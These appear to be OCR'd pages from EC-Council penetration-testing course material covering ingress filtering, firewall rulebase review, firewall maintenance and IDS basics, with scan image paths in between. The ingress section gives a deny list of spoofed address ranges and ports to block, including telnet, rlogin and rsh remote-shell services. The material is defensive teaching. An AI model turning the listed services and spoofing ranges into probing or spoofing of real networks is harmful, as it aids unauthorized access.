
Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- It also prevents information leaks due to misconfiguration, as well as some network mapping attempts.
- Moreover, it also restricts internal systems from performing outbound IP spoofing attacks.

Risks associated with Outbound Connections:

- Loss of employee productivity
- Litigation
- Bandwidth abuse
- Data exfiltration

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Ingress Filtering and its Importance

Ingress filtering mechanism implements access control lists and restricts the unwanted IP addresses from entering the network. It examines the packet headers and based on the information in the header, it decides whether to allow the packet or block it from entering the network. Ingress filtering is the first checkpoint in a network to protect the network from outside attacks such as DoS. The network switches that are configured with ingress filtering protect the VLANs from attacks such as VLAN hopping.

Ingress Filtering is used for filtering the following:

- When an attacker tries to access the network using a spoofed IP address that is already in that network, then the ingress filter blocks it.
- To protect the network from malicious packets from outside, this technique blocks private IP addresses.
- It protects the network from loopback IP addresses.
- It protects the network from multicast IP addresses.

Ingress filtering technique ensures that incoming packets are actually coming from the networks from which they are required to come. It does not allow attack packets to enter into the protected network. It applies the rules in order.

It rejects known fallacious source addresses:

- Private addresses
  - 10.*.*.*
  - 172.16.*.* to 172.31.*.*,

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


- 192.168.*.*

- Internal Address Ranges
- Other obvious or known common addresses
  - 1.2.3.4, 0.0.0.0, 0.0.0.1, etc.

It rejects known TCP vulnerabilities:

- Syn flood (TCP SYN=1 AND FIN=1)
- FTP (TCP destination port = 20)
  - Supervisory control connection (TCP destination port = 21)
- Telnet (TCP destination port = 23)
- NetBIOS (TCP destination port = 135 through 139)
- UNIX rlogin (TCP destination port = 513)
- UNIX rsh launch shell without login (TCP port 514)

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Firewall Rulebase Review

The firewall rulebase review is a method of checking how the firewall rules are configured. This rulebase review is generally performed by a firewall administrator or network security auditor. This review is performed by examining all the rules defined for a firewall one after the other to make sure that there are no flaws in those rules. The result of the rulebase review is to come up with a list of security patches that needs to be covered which would lead to firewall vulnerabilities. The review should also be performed to identify short-term rules which would be expired within a short period of time, and the old rules that are not updated.

Even though there are firewall penetration testing techniques and auditing mechanisms, they all are performed to check the performance of the firewall and its limitations. But firewall rulebase review is exclusively for checking the flaws in the designed firewall rules.


A firewall rulebase review consists of:

- Review rulebase for firewall rulebase standards documents.
- Review rulebase against any permitted connections that do not follow the firewall policy.
- Review rulebase for security practices.
- Review rulebase against integrity.
- Review rulebase for account logging.
- Examine firewall objects that group several networks, hosts or ports.
- Verify entries defining "ANY" as source, destination, port or protocol.
- Review rulebase against undue complexity that disturbs the firewall and the performance of the firewall administrators.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Review rulebase against duplication that disturbs the firewall and the performance of the firewall administrators.
- Review rulebase against conflicting rules that influence the firewall capacity to work appropriately.


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Maintenance and Management of Firewall

Firewalls are used to protect information assets of an organization from unauthorized access. Firewalls filter all the inbound and outbound traffic based on port numbers. The network that is implementing firewalls must have maintained and managed properly. Whenever firewall configuration is changed, you need to take a backup before reflecting that change. Maintenance and management of firewall allows organization to monitor the firewall for suspicious activities and detect intrusion attempts. The two mechanisms used by commercial firewall platforms for configuring and maintenance are: Command Line Interface (CLI) configuration and Graphical User Interface (GUI) configuration. For web-based interfaces, security is provided through Secure Socket Layer (SSL) encryption, along with user ID and password. For non-web interfaces, security is implemented through custom transport encryption. In order to perform these monitoring mechanisms, organizations must establish effective incident response procedures.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Introduction to Intrusion Detection System (IDS)

An Intrusion Detection System (IDS) is security software or hardware device used to monitor, detect, and protect networks or system from malicious activities, and alerts the concern security personnel immediately upon detecting intrusions. It inspects all inbound and outbound network traffic for suspicious patterns that may indicate a network or system security breach. The IDS checks traffic for signatures that match known intrusion patterns and signals an alarm when a match is detected. An IDS is used to detect intrusions while an IPS is used to detect and prevent the intrusion on the network.

Main Functions of IDS:

- An IDS gathers and analyzes information from within a computer or a network, to identify the possible violations of security policy, including unauthorized access, as well as misuse.
- An IDS is also referred as a "packet-sniffer," which intercepts packets traveling along various communication mediums and protocols, usually TCP/IP.
- The packets are analyzed after they are captured.
- An IDS evaluates traffic for suspected intrusions and signals an alarm after detection.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

